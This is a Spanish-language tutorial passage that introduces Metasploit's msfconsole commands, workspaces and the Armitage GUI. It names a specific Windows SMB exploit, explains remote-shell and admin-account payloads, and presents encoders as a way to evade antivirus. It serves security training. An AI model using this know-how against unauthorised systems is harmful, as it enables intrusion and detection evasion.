
Se accede mediante la interfaz msfconsole, un entorno Shell que nos permitirá realizar todas las opciones que nos brinda la herramienta.

Por lo tanto usaremos msfconsole, y como con cualquier herramienta de trabajo tenemos que tenerla optimizada, empezaremos por actualizarla y ponerla al día.



Procederemos a actualizar metasploit desde la consola msfconsole, ejecutando el siguiente comando


```
MSF > svn update
```




Actualización del producto

Este comando se conectará al servidor de actualizaciones de metasploit framework y descargará los nuevos plugins y modificaciones pendientes disponibles en ese momento.

Podemos encontrarnos con el siguiente error:
La copia de trabajo '.' Está bloqueada.



Una forma rápida de solucionarlo es buscar los ficheros "lock" en el directorio msf3 de metasploit con espacio **0 kb** y eliminarlos todos volviendo a ejecutar svn update.



Un recurso interesante para ver la actividad de la comunidad es darse de alta en la rss para estar al día en la revisiones del proyecto en http://feeds.feedburner.com/metasploit/development


La consola nos indica de cuantos exploits, payloads, módulos auxiliares, encoders y nops disponemos.

Metasploit dispone de una serie de comandos de los cuales mostraremos los más utilizados, para consultarlos todos usaremos el comando **help**.

Paso a mostrar los más utilizados.

MSF > version


Nos muestra la versión del Framework y de la consola actualmente instalada.



Versión instalada

MSF > banner

Además de la versión muestra exploits, payloads, encoders y nops disponibles hasta la última actualización.




Banner

MSF > Show all

Muestra todos los módulos disponibles, (exploits, payloads, auxiliary, encoders, nops)

MSF > Show exploits

Muestra en pantalla todos los exploits de la base de datos existente.



Exploits Disponibles

MSF > Show payloads

Un payload o carga útil, es la acción que puede realizar un exploit cuando este ha sido armado, las acciones pueden ser de muy diversa índole, tales como el acceso remoto, la creación de una cuenta de usuario con privilegios de Administrador, el retorno de una shell remota, la instalación de un servicio.


Cada payload tiene en metasploit unos parámetros de configuración que se deben definir antes de armar el exploit.

Payloads disponibles

MSF > Show auxiliary

Los módulos auxiliares son complementos que nos ayudan a detectar hosts afectados por algún tipo de vulnerabilidad dependiendo de cual seleccionemos.

Metasploit ofrece una serie de módulos de descubrimiento, escaneo, ataque con los que podremos buscar mediante escáneres de vulnerabilidades en los sistemas afectados para que posteriormente puedan ser explotados.
Más adelante se muestran algunos ejemplos de uso.




Módulos Auxiliares

MSF > Show encoders

Un encoder podría definirse como un algoritmo que aplicado a un payload, oculta el código evitando la detección de este a los antivirus.

Metasploit dispone de varios de ellos siendo el más común y conocido por su eficacia el **shikata_ga_nai.**

Esta opción permite ver los encoders disponibles para codificar los exploits y así evitar ser detectados por las firmas antivirus.



Encoders

MSF > Search

En ocasiones la lista de opciones que nos ofrece metasploit es interminable por lo que nos vemos en la necesidad de filtrar la búsqueda, search nos ayuda a acotar los literales.

Msf> search mp4

Búsqueda por literal


Tal como muestra la figura, search buscará cualquier literal en el que salga la palabra **mp4.**

Si queremos acotar la búsqueda por módulos usaremos el parámetro “type”
Msf> search type:exploit mp4

MSF > Use

Para poder seleccionar un exploit haremos uso del comando **use**

Msf> Use ruta del exploit/exploit



Selección de un exploit

MSF > Info

Info nos mostrará la información relativa al exploit seleccionado junto con los parámetros de configuración, Es una ayuda importante para llegar a conocer el uso de determinado exploit y su funcionalidad.

Msf> Info Windows/smb/ms08_067_netapi

Información de un exploit


MSF > show options

Nos mostrará una serie de parámetros configurables en los exploits como en los payloads, estos, definen el equipo local, el equipo remoto, el puerto o el payload a utilizar, y permiten configurar todo lo necesario para que el acceso pueda realizarse con éxito.

Opciones Disponibles

MSF > Show Advanced

Muestra las opciones de configuración avanzada que puede tener un exploit determinado.




MSF > Set

Con el comando **set** definiremos las opciones requeridas por los módulos de exploit, payload o scanner

Ejemplo:

Msf> Set lhost <valor a definir>



Selección de variables

MSF > Back

Nos permite volver hacia atrás en los módulos para volver a seleccionar el que más nos interese.

MSF > Jobs

Nos muestra los trabajos activos, puede darse el caso de que tengamos que parar un exploit y sigua existiendo el trabajo que nos bloquee la próxima ejecución.

MSF > Kill

Matará el Job seleccionado.

MSF > Exploit/run


Es el comando con el que ejecutaremos el exploit una vez tengamos configuradas las opciones.

MSF > Exit

Saldrá de la consola de metasploit

MSF > help

Estas serian las ordenes más básicas, pero hay más a las que consultar con el comando help



MSF > Workspace

En más de una ocasión realizaremos proyectos diferentes con lo que tendremos que diferenciar a que proyectos pertenecen los hosts, con workspace crearemos nuestros espacios de trabajos.

workspace	Lista los espacios de trabajo
workspace [name]	Cambia al espacio de trabajo seleccionado
workspace -a [name] ...	Añade un espacio de trabajo
workspace -d [name] ...	Borra un espacio de trabajo
workspace -r <old> <new>	Renombra un espacio de trabajo
workspace -h	Muestra información

Para mostrar su utilidad podemos crear dos workspaces diferentes y escanear un host en cada workspace y observar su comportamiento.

Workspace –a primero
Workspace –a segundo

Workspace primero
Nmap 192.168.1.80

Host

Workspace segundo
Nmap 192.168.1.81

Host


Comprobaremos que cada host estará asignado al workspace que en su momento este activo.

Para borrar los host de la base de datos podemos ejecutar el siguiente comando

Hosts –d dirección ip o con * borraremos todos los hosts definidos en el workspace


Armitage

Armitage es un entorno gráfico creado para metasploit, donde visualiza los equipos, exploits, payloads a usar gráficamente. Esta incluido en la última versión 4.2 de metasploit con lo cual para acceder solo le damos doble clic al icono.




Esta creado para los practicantes en seguridad que entienden la filosofía de metasploit pero no lo usan a diario..

Si quieres conocer más sobre esta herramienta aquí está el enlace del proyecto: http://www.fastandeasyhacking.com/




Armitage es multiplataforma i requiere de:

Java 1.6.0+
Metasploit 4.0+




Ejecutaremos Armitage y nos conectaremos a la interfaz del programa, el cual no deja de ser un interfaz grafico de los comandos de metasploit.



